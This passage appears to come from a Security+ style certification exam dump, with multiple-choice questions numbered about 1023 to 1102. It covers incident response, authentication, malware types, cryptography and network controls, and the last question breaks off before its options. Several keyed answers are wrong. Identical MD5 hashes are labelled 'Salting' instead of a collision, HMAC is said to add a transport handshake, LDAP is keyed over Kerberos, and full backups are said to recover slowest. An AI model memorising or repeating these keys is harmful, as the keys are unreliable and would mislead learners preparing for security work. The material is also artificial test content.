A Chief Information Officer (CIO) wants to eliminate the number of calls the help desk is receiving for password resets when users log on to internal portals. Which of the following is the BEST solution?

A. Increase password length
B. Implement a self-service portal
C. Decrease lockout threshold
D. Deploy mandatory access control

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1024**
A company recently experienced a security breach. The security staff determined that the intrusion was due to an out-of-date proprietary software program running on a non-compliant server. The server was imaged and copied onto a hardened VM, with the previous connections re-established. Which of the following is the NEXT step in the incident response process?

A. Recovery
B. Eradication
C. Lessons learned
D. Containment
E. Identification

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1025**
Which of the following types of vulnerability scans typically returns more detailed and thorough insights into actual system vulnerabilities?

A. Non-credentialed
B. Intrusive
C. Credentialed
D. Non-intrusive

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1026**
A security team received reports of increased latency on a highly utilized e-commerce server. This led to eventual service unavailability as a result of internal scanning activity. The following web-server log was shared with the team to support this claim:

```
root@server:~ # tail 5 /var/log/httpd-access.log
192.168.1.101 -- [15/May/2019:10:08:03 +0200] "GET /adjakjaj HTTP/1.1" 404
192.168.1.101 -- [15/May/2019:10:08:03 +0200] "GET /njknfkjn HTTP/1.1" 404
192.168.1.101 -- [15/May/2019:10:08:04 +0200] "GET /manbsbhd HTTP/1.1" 404
192.168.1.101 -- [15/May/2019:10:08:04 +0200] "GET /uwriuiyr HTTP/1.1" 404
192.168.1.101 -- [15/May/2019:10:08:04 +0200] "GET /iuqiuuqi HTTP/1.1" 404
```

Which of the following actions would BEST address the service impact caused by scanning?

A. Enable proper error handling on the web server
B. Run scans during off peak hours
C. Stop scanning the affected servers
D. Disable directory enumeration in the scanning policy

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1027**
A developer has just finished coding a custom web application and would like to test it for bugs by automatically injecting mailformed data into it. Which of the following is the developer looking to perform?

A. Fuzzing
B. Stress testing
C. Sandboxing
D. Normalization

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1028**
Which of the following is the BEST example of a reputation impact identified during a risk assessment?

A. A bad software patch taking down the production systems
B. A misconfigured firewall exposing intellectual property to the Internet
C. An attacker defacing the e-commerce portal
D. Malware collecting credentials for company bank accounts

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1029**
An auditor requiring an organization to perform real-time validation of SSL certificates. Which of the following should the organization implement?

A. OCSP
B. CRL
C. CSR
D. KDC

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1030**
Which of the following is a resiliency strategy that allows a system to automatically adapt to workload changes?

A. Fault tolerance
B. Redundancy
C. Elasticity
D. High availability

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1031**
A penetration tester was able to connect to a company's internal network and perform scans and staged attacks for the duration of the testing period without being noticed. The SIEM did not alert the security team to the presence of the penetration tester's devices on the network. Which of the following would provide the security team with notification in a timely manner?

A. Implement rogue system detection and sensors
B. Create a trigger on the IPS and alert the security team when unsuccessful logins occur
C. Decrease the correlation threshold for alerts on the SIEM

D. Run a credentialed vulnerability scan

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1032**
Which of the following involves the use of targeted and highly crafted custom attacks against a population of users who may have access to a particular service or program?

A. Hoaxing
B. Spear phishing
C. Vishing
D. Phishing

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1033**
When building a hosted datacenter, which of the following is the MOST important consideration for physical security within the datacenter?

A. Security guards
B. Cameras
C. Secure enclosures
D. Biometrics

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1034**
An organization would like to set up a more robust network access system. The network administrator suggests the organization move to a certificate-based authentication setup in which a client-side certificate is used while connecting. Which of the following EAP types should be used to meet these criteria?

A. EAP-TLS
B. EAP-FAST
C. EAP-MD5
D. EAP-TTLS

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1035**
Which of the following is MOST likely the security impact of continuing to operate end-of-life systems?

A. Higher total cost of ownership due to support costs
B. Denial of service due to patch availability
C. Lack of vendor support for decommissioning
D. Support for legacy protocols

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1036**
After downloading third-party software, a user begins receiving continuous pop-up messages stating the Windows antivirus is outdated. The user is unable to access any files or programs until the subscription is renewed with Bitcoin. Which of the following types of attacks is being executed?

A. Spyware
B. Crypto-malware
C. Adware
D. Ransomware

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1037**
As a security measure, an organization has disabled all external media from accessing the network. Since some users may have data that needs to be transferred to the network, which of the following would BEST assist a security administrator with transferring the data while keeping the internal network secure?

A. Upload the media in the DMZ
B. Upload the data in a separate VLAN
C. Contact the data custodian
D. Use a standalone scanning system

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1038**
A technician is implementing 802.1X with dynamic VLAN assignment based on a user Active Directory group membership. Which of the following configurations supports the VLAN definitions?

A. RADIUS attribute
B. SAML tag
C. LDAP path
D. Shibboleth IdP

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1039**
Which of the following agreement types is a non-contractual agreement between two or more parties and outlines each party's requirements and responsibilities?

A. BPA
B. SLA
C. MOU
D. ISA

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1040**
A technician wants to implement PKI-based authentication on an enterprise wireless network. Which of the following should the technician configure to enforce the use of client-side certificates?

A. 802.1X with PEAP
B. WPA2-PSK
C. EAP-TLS
D. RADIUS Federation

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1041**
A company has forbidden the use of external media within its headquarters location. A security analyst is working on adding additional repositories to a server in the environment when the analyst notices some odd processes running on the system. The analyst runs a command and sees the following:

```
$ history
    ifconfig -a
    netstat -n
    pskill 1788
    pskill 914
    mkdir /tmp/1
    mount -u sda101 /tmp/1
    cp /tmp/1/* ~/1/
    umount /tmp/1
    ls -al 1/1/
    apt-get update
    apt-get upgrade
    clear
```

Given this output, which of the following security issues has been discovered?

A. A misconfigured HIDS
B. A malware installation

C. A policy violation
D. The activation of a Trojan

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1042**
During certain vulnerability scanning scenarios, it is possible for the target system to react in unexpected ways. This type of scenario is MOST commonly known as:

A. intrusive testing
B. a buffer overflow
C. a race condition
D. active reconnaissance

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1043**
An organization prefers to apply account permissions to groups and not individual users, but allows for exceptions that are justified. Some systems require a machine-to-machine data exchange and an associated account to perform this data exchange. One particular system has data in a folder that must be modified by another system. No user requires access to this folder; only the other system needs access to this folder. Which of the following is the BEST account management practice?

A. Create a service account and apply the necessary permissions directly to the service account itself
B. Create a service account group, place the service account in the group, and apply the permissions on the group
C. Create a guest account and restrict the permissions to only the folder with the data
D. Create a generic account that will only be used for accessing the folder, but disable the account until it is needed for the data exchange
E. Create a shared account that administrators can use to exchange the data, but audit the shared account activity

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1044**
A user attempts to send an email to an external domain and quickly receives a bounce-back message. The user then contacts the help desk stating the message is important and needs to be delivered immediately. While digging through the email logs, a systems administrator finds the email and bounce-back details:

```
Your email has been rejected because it appears to contain SSN information.
Sending SSN information via email to external recipients violates company
policy.
```

Which of the following technologies successfully stopped the email from being sent?

A. DLP

B. UTM
C. WAF
D. DEP

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1045**
Which of the following controls does a mantrap BEST represent?

A. Deterrent
B. Detective
C. Physical
D. Corrective

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1046**
A security administrator has created a new group policy object that utilizes the trusted platform module to compute a hash of system files and compare the value to a known-good value. Which of the following security concepts is this an example of?

A. Integrity measurement
B. Secure baseline
C. Sandboxing
D. Immutable systems

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1047**
A network administrator wants to gather information on the security of the network servers in the DMZ. The administrator runs the following command:

```
Telnet www.example.com 80
```

Which of the following actions is the administrator performing?

A. Grabbing the web server banner
B. Logging into the web server
C. Harvesting cleartext credentials
D. Accessing the web server management console

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1048**
Which of the following should be implemented to stop an attacker from interacting with the hypervisor through another guest?

A. Containers
B. VM escape protection
C. Security broker
D. Virtual desktop

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1049**
An internal intranet site is required to authenticate users and restrict access to content to only those who are authorized to view it. The site administrator previously encountered issues with credential spoofing when using the default NTLM setting and wants to move to a system that will be more resilient to replay attacks. Which of the following should the administrator implement?

A. NTLMv2
B. TACACS+
C. Kerberos
D. Shibboleth

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1050**
A security consultant is analyzing data from a recent compromise. The following data points are documented:

- Access to data on share drives and certain networked hosts was lost after an employee logged in to an interactive session as a privileged user.
- The data was unreadable by any known commercial software.
- The issue spread through the enterprise via SMB only when certain users accessed data.
- Removal instructions were not available from any major antivirus vendor.

Which of the following types of malware is this an example of?

A. RAT
B. Ransomware
C. Backdoor
D. Keylogger
E. Worm

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1051**
An organization handling highly confidential information needs to update its systems. Which of the following is the BEST method to prevent data compromise?

A. Wiping
B. Degaussing
C. Shredding
D. Purging

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1052**
A security administrator is working with the human resources department to classify data held by the company. The administrator has determined the data contains a variety of data types, including health information, employee names and addresses, trade secrets, and confidential customer information. Which of the following should the security administrator do NEXT?

A. Apply a predefined set of labels from government sources to all data within the company
B. Create a custom set of data labels to group the data by sensitivity and protection requirements
C. Label sensitive data according to age to comply with retention policies
D. Destroy company information that is not labeled in compliance with government regulations and laws

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1053**
A security administrator has been conducting an account permissions review that has identified several users who belong to functional groups and groups responsible for auditing the functional groups' actions. Several recent outages have not been able to be traced to any user. Which of the following should the security administrator recommend to preserve future audit log integrity?

A. Enforcing stricter onboarding workflow policies
B. Applying least privilege to user group membership
C. Following standard naming conventions for audit group users
D. Restricting audit group membership to service accounts

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1054**
Joe, a new employee, discovered a thumb drive with the company's logo on it while walking in the parking lot. Joe was curious as to the contents of the drive and placed it into his work computer. Shortly after accessing the contents, he noticed the machine was running slower, started to reboot, and displayed new icons on the screen. Which of the following types of attacks occurred?

A. Social engineering

B. Brute force attack
C. MITM
D. DoS

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1055**
In the event of a security incident, which of the following should be captured FIRST?

A. An external hard drive
B. System memory
C. An internal hard drive
D. Network interface data

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1056**
A security analyst receives the following output:

| Time | Action | Host | File Name | User |
|---|---|---|---|---|
| 12/15/2017 | Policy: Endpoint USB Transfer - Blocked | Host1 | Q3-Financials.PDF | User1 |

Which of the following MOST likely occurred to produce this output?

A. The host-based firewall prevented an attack from a Trojan horse
B. USB-OTG prevented a file from being uploaded to a mobile device
C. The host DLP prevented a file from being moved off a computer
D. The firewall prevented an incoming malware-infected file

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1057**
Which of the following BEST explains “likelihood of occurrence”?

A. The chance that an event will happen regardless of how much damage it may cause
B. The overall impact to the organization once all factors have been considered
C. The potential for a system to have a weakness or flaw that might be exploited
D. The probability that a threat actor will target and attempt to exploit an organization’s systems

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1058**
When choosing a hashing algorithm for storing passwords in a web database, which of the following is the BEST explanation for choosing HMAC-MD5 over simple MD5?

A. HMAC provides hardware acceleration, thus speeding up authentication
B. HMAC adds a transport layer handshake, which improves authentication
C. HMAC-MD5 can be decrypted faster, speeding up performance
D. HMAC-MD5 is more resistant to brute forcing

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1059**
Given the following:

```
> md5.exe file1.txt
> AD1FAB103773DC6A1E6021B7F503A210
> md5.exe file2.txt
> AD1FAB103773DC6A1E6021B7F503A210
```

Which of the following concepts of cryptography is shown?

A. Collision
B. Salting
C. Steganography
D. Stream cipher

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1060**
A law firm wants to protect its customers' individual information, which is stored at a remote facility, from inadvertently being compromised through a violation of the security objectives. Which of the following BEST describes the customer information that is being stored at this facility?

A. Trade secrets
B. Personal health information
C. Proprietary
D. Confidential

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1061**
A technician wants to configure a wireless router at a small office that manages a family-owned dry

cleaning business. The router will support five laptops, personal smartphones, a wireless printer, and occasional guests. Which of the following wireless configurations is BEST implemented in this scenario?

A. Single SSID with WPA2-Enterprise
B. 802.1X with a guest VLAN
C. Dual SSID with WPA2-PSK
D. Captive portal with two-factor authentication

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1062**
A systems administrator just issued the `ssh-keygen -t rsa` command on a Linux terminal. Which of the following BEST describes what the `rsa` portion of the command represents?

A. A key generation algorithm
B. A hashing algorithm
C. A public key infrastructure type
D. A certificate authority type

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1063**
A newly hired Chief Security Officer (CSO) is reviewing the company's IRP and notices the procedures for zero-day malware attacks are being poorly executed, resulting in the CSIRT failing to address and coordinate malware removal from the system. Which of the following phases would BEST address these shortcomings?

A. Identification
B. Lessons learned
C. Recovery
D. Preparation
E. Eradication

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1064**
A security analyst has identified malware that is propagating automatically to multiple systems on the network. Which of the following types of malware is MOST likely impacting the network?

A. Virus
B. Worm
C. Logic bomb
D. Backdoor

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1065**
An organization allows the use of open-source software as long as users perform a file integrity check on the executables and verify the file against hashes of known malware. A user downloads the following files from an open-source website:

| FILE NAME | MD5 |
|---|---|
| webserver_81.exe | 1e39 2210 faec 6ae4 243f 22cd 33da 62e4 |
| opendatabase_43.exe | 2f36 12e0 123c 52e2 1a3e 10ae 23bb 72a3 |
| webserver_82.exe | 2f40 3221 33ad 8f34 1032 1adc 13ef 51a4 |
| opendatabase_44.exe | 2a22 10ac 36ac 7789 10af 12aa 23aa 51e6 |

After submitting the hashes to the malware registry, the user is alerted that `2f40 3221 33ad 8f34 1032 1adc 13ef 51a4` matches a known malware signature. The organization has been running all of the above software with no known issues. Which of the following actions should the user take and why?

A. Download and run the software but notify the organization's cybersecurity office. The malware registry has a false positive since the software has been running without any issues.
B. Do not run any of the software and notify the organization's cybersecurity office. The open-source website has been compromised, and none of the software can be trusted.
C. Download and run only webserver_82.exe and opendatabase_44.exe and notify the organization's cybersecurity office. Legacy versions of the software have been compromised.
D. Do not run webserver_82.exe and notify the organization's cybersecurity office. The software is malware.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1066**
An administrator needs to protect five websites with SSL certificates. Three of the websites have different domain names, and two of the websites share the domain name but have different subdomain prefixes. Which of the following SSL certificates should the administrator purchase to protect all the websites and be able to administer them easily at a later time?

A. One SAN certificate
B. One Unified Communications Certificate and one wildcard certificate
C. One wildcard certificate and two standard certificates
D. Five standard certificates

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1067**
A security administrator begins assessing a network with software that checks for available exploits against a known database, using both credentials and external scripts. A report will be compiled and used to confirm patching levels. This is an example of:

A. penetration testing
B. fuzzing
C. static code analysis
D. vulnerability scanning

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1068**
While testing a new application, a developer discovers that the inclusion of an apostrophe in a username causes the application to crash. Which of the following secure coding techniques would be MOST useful to avoid this problem?

A. Input validation
B. Code signing
C. Obfuscation
D. Encryption

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1069**
A company recently contracted a penetration testing firm to conduct an assessment. During the assessment, the penetration testers were able to capture unencrypted communication between directory servers. The penetration testers recommended encrypting this communication to fix the vulnerability. Which of the following protocols should the company implement to close this finding?

A. DNSSEC
B. SFTP
C. Kerberos
D. LDAPS

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1070**
Which of the following are disadvantages of full backups? (Choose three.)

A. They rely on other backups for recovery
B. They require the most storage
C. They demand the most bandwidth
D. They have the slowest recovery time
E. They are impossible in virtual environments
F. They require on-site storage
G. They are time-consuming to complete

**Correct Answer:** BDG
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1071**
A security analyst performs a vulnerability scan on the local network. Several items are flagged on the report as being critical issues. The security analyst researches each of the vulnerabilities and discovers that one of the critical issues on the report was mitigated in a previous scan. Which of the following MOST likely happened?

A. A patch was removed
B. A false positive occurred
C. The tool has a high crossover error rate
D. A necessary service was not running

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1072**
A coffee company, which operates a chain of stores across a large geographical area, is deploying tablets to use as point-of-sale devices. A security consultant has been given the following requirements:

- The cashiers must be able to log in to the devices quickly.
- The devices must be compliant with applicable regulations for credit card usage.
- The risk of loss or theft of the devices must be minimized.
- If devices are lost or stolen, all data must be removed from the device.
- The devices must be capable of being managed from a centralized location.

Which of the following should the security consultant configure in the MDM polices for the tablets? (Choose two.)

A. Remote wipe
B. Cable locks
C. Screen locks
D. Geofencing
E. GPS tagging
F. Carrier unlocking

**Correct Answer:** AE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1073**
Which of the following should a company require prior to performing a penetration test?

A. NDA
B. CVE score
C. Data classification
D. List of threats

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1074**
An employee on the Internet-facing part of a company's website submits a 20-character phrase in a small textbox on a web form. The website returns a message back to the browser stating

```
Error: Table 'advprofile' entry into column 'lname' has exceeded number of
allowed characters. Error saving database information.
```

Of which of the following is this an example?

A. Resource exhaustion
B. Buffer overflow
C. Improperly configured account
D. Improper error handling

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1075**
Which of the following cloud models is used to share resources and information with business partners and like businesses without allowing everyone else access?

A. Public
B. Hybrid
C. Community
D. Private

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1076**
A security team has completed the installation of a new server. The OS and applications have been patched and tested, and the server is ready to be deployed. Which of the following actions should be taken before deploying the new server?

A. Disable the default accounts.
B. Run a penetration test on the network.
C. Create a DMZ in which to place the server.
D. Validate the integrity of the patches.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1077**
A red team initiated a DoS attack on the management interface of a switch using a known vulnerability. The monitoring solution then raised an alert, prompting a network engineer to log in to the switch to diagnose the issue. When the engineer logged in, the red team was able to capture the credentials and subsequently log in to the switch. Which of the following actions should the network team take to prevent this type of breach from reoccurring?

A. Encrypt all communications with TLS 1.3.
B. Transition from SNMPv2c to SNMPv3 with AES-256.
C. Enable Secure Shell and disable Telnet.
D. Use a password manager with complex passwords.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1078**
A security engineer deploys a certificate from a commercial CA to the RADIUS server for use with the EAP-TLS wireless network. Authentication is failing, so the engineer examines the certificate's properties:

```
Issuer: (A commercial CA)
Valid from: (yesterday's date)
Valid to: (one year from yesterday's date)
Subject: CN=smithco.com
Public key: RSA (2048 bits)
Enhanced key usage: Client authentication (1.3.6.1.5.5.7.3.2)
Key usage: Digital signature, key encipherment (a0)
```

Which of the following is the MOST likely cause of the failure?

A. The certificate is missing the proper OID.
B. The certificate is missing `wireless authentication` in key usage.
C. The certificate is self-signed.
D. The certificate has expired.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1079**
A security analyst is investigating a report from an employee in the human resources (HR) department who is having sporadic issues with Internet access. When the security analyst pulls the UTM logs for the IP addresses in the HR group, the following activity is shown:

| Host | Destination | Port | Category | User Group | Action |
|---|---|---|---|---|---|
| 10.1.13.45 | 165.35.23.129 | 8080 | News/Journalism | General | Block |
| 10.1.13.45 | 89.23.45.11 | 443 | Banking | General | Allow |
| 10.1.13.46 | 76.4.3.19 | 8080 | Business | HR Users | Allow |
| 10.1.13.45 | 145.29.173 | 8080 | Business | General | Block |
| 10.1.13.45 | 10.1.1.29 | 443 | Internal | General | Allow |
| 10.1.13.46 | 19.34.1.189 | 443 | Banking | HR Users | Allow |
| 10.1.13.45 | 45.1.39.118 | 8080 | Job Search | General | Block |
| 10.1.13.46 | 45.1.39.118 | 8080 | Job Search | HR Users | Allow |

Which of the following actions should the security analyst take?

A. Ensure the HR employee is in the appropriate user group.
B. Allow port 8080 on the UTM for all outgoing traffic.
C. Disable the proxy settings on the HR employee's device.
D. Edit the last line of the ACL on the UTM to: `allow any any`.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1080**
Which of the following provides the ability to attest to the integrity of a system from the initiation of an incident to the time the incident is litigated?

A. Chain of custody
B. Data encryption
C. Legal holds and preservation
D. Screenshots and witness interviews

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1081**
Exercising various programming responses for the purpose of gaining insight into a system's security posture without exploiting the system is BEST described as:

A. passive security control testing.
B. control gap analysis.
C. peer-conducted code review.
D. non-intrusive scanning.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1082**
A company is implementing a remote access portal so employees can work remotely from home. The company wants to implement a solution that would securely integrate with a third party. Which of the following is the BEST solution?

A. SAML
B. RADIUS
C. Secure token
D. TACACS+

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1083**
A network administrator is configuring a honeypot in a company's DMZ. To provide a method for hackers to access the system easily, the company needs to configure a plaintext authentication method that will send only the username and password to a service in the honeypot. Which of the following protocols should the company use?

A. OAuth
B. PAP
C. RADIUS
D. Shibboleth

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1084**
During the penetration testing of an organization, the tester was provided with the names of a few key servers, along with their IP address. Which of the following is the organization conducting?

A. Gray box testing
B. White box testing
C. Black box testing
D. Isolated container testing
E. Vulnerability testing

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1085**
A company would like to transition its directory service from an OpenLDAP solution to Active Directory. The main goal for this project is security. All authentications to the domain controllers must be as secure as possible. Which of the following should the company use to achieve this goal?

A. LDAP
B. RADIUS
C. Kerberos
D. Shibboleth

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1086**
A security administrator is reviewing the following information from a file that was found on a compromised host:

```
cat suspiciousfile.txt
www.CompTIA.org\njohn\miloveyou\n$200\nWorking Late\nJohn\nI%20will%20be%20in%
20the%20office%20till%206pm%20to%20finish%20the%20report\n
```

Which of the following types of malware is MOST likely installed on the compromised host?

A. Keylogger
B. Spyware
C. Trojan
D. Backdoor
E. Rootkit

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1087**
Which of the following can be used to increase the time needed to brute force a hashed password?

A. BCRYPT
B. ECDHE
C. Elliptic curve
D. Diffie-Hellman

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1088**
Ann, a security analyst from a large organization, has been instructed to use another, more effective scanning tool. After installing the tool on her desktop, she started a full vulnerability scan. After running the scan for eight hours. Ann finds that there were no vulnerabilities identified. Which of the following is the MOST likely cause of not receiving any vulnerabilities on the network?

A. The organization has a zero tolerance policy against not applying cybersecurity best practices.
B. The organization had a proactive approach to patch management principles and practices.
C. The security analyst credentials did not allow full administrative rights for the scanning tool.
D. The security analyst just recently applied operating system level patches.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1089**
A network administrator needs to prevent users from accessing the accounting department records. All users are connected to the same Layer 2 device and access the Internet through the same router. Which of the following should be implemented to segment the accounting department from the rest of the users?

A. Implement VLANs and an ACL.
B. Install a firewall and create a DMZ.
C. Create a site-to-site VPN.

D. Enable MAC address filtering.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1090**
Proprietary information was sent by an employee to a distribution list that included external email addresses. Which of the following BEST describes the incident that occurred and the threat actor in this scenario?

A. Social engineering by a hacktivist
B. MITM attack by a script kiddie
C. Unintentional disclosure by an insider
D. Corporate espionage by a competitor

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1091**
A company recently changed its security policy to allow access to only pre-approved websites and setup to occur without any end-user configuration. Which of the follow is the BEST configuration for implementing the new security policy?

A. Install and configure a transparent proxy.
B. Install an ACL router and an agentless NAC.
C. Install a Layer 3 switch with loop prevention and a MAC filtering access point.
D. Install a SIEM with automated triggers and a heuristic NIDS.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1092**
Which of the following models is considered an iterative approach with frequent testing?

A. Agile
B. Waterfall
C. DevOps
D. Sandboxing

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1093**
A company wants to provide a guest wireless system for its visitors. The system should have a captive

portal for guest self-registration and protect guest devices from spreading malware to other connected devices. Which of the following should be done on the wireless network to satisfy these requirements? (Choose two.)

A. Configure WPA2-PSK.
B. Configure a wireless IDS.
C. Use an open authentication system.
D. Enforce 802.1X with PEAP.
E. Disable SSID broadcasting.
F. Enable client isolation.

**Correct Answer:** DF
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1094**
After a breach, a company has decided to implement a solution to better understand the technique used by the attackers. Which of the following is the BEST solution to be deployed?

A. Network analyzer
B. Protocol analyzer
C. Honeypot network
D. Configuration compliance scanner

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1095**
A security analyst is investigating a security breach involving the loss of sensitive data. A user passed the information through social media as vacation photos. Which of the following methods was used to encode the data?

A. Obfuscation
B. Steganography
C. Hashing
D. Elliptic curve

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1096**
When conducting a penetration test, a pivot is used to describe a scenario in which

A. the penetration tester uses pass-the-hash to gain access to a server via SMB, and then uses this server to SSH to another server.
B. a penetration tester is able to download the Active Directory database after exploiting an unpatched vulnerability on the domain controller
C. the vulnerability scanner reveals a flaw in SMB signing, which can be used to send a netcat recon tool to

one of the servers on the network.

D. the penetration tester is able to access the datacenter or network closet by using a lockpick.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1097**
A network administrator needs to restrict the users of the company's WAPs to the sales department. The network administrator changes and hides the SSID and then discovers several employees had connected their personal devices to the wireless network. Which of the following would limit access to the wireless network to only organization-owned devices in the sales department?

A. Implementing MAC filtering
B. Reducing the signal strength to encompass only the sales department
C. Replacing the APs and sales department wireless cards to support 802.11b
D. Issuing a BYOD policy

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1098**
A security engineer wants to further secure a sensitive VLAN on the network by introducing MFA. Which of the following is the BEST example of this?

A. PSK and PIN
B. RSA token and password
C. Fingerprint scanner and voice recognition
D. Secret question and CAPTCHA

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1099**
A malicious actor compromises a legitimate website, configuring it to deliver malware to visitors of the website. Which of the following attacks does this describe?

A. Whaling
B. Watering hole
C. Impersonation
D. Spoofing

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1100**
Which of the following BEST describes why an air gap is a useful security control?

A. It physically isolates two or more networks, therefore helping prevent cross contamination or accidental data spillage.
B. It requires that files be transferred via USB instead of networks that are potentially vulnerable to hacking, therefore preventing virus infections.
C. It requires multiple systems administrators with different credentials, therefore providing separation of duties.
D. It provides physical space between two interlocking doors, therefore providing additional control from unauthorized entry.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1101**
A security analyst is asked to check the configuration of the company's DNS service on the server. Which of the following command line tools should the analyst use to perform the initial assessment?

A. nslookup/dig
B. tracert
C. ipconfig/ifconfig
D. tcpdump

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1102**
A company help desk has received several reports that employees have experienced identity theft and compromised accounts. This occurred several days after receiving an email asking them to update their personal bank information. Which of the following is a vulnerability that has been exploited?

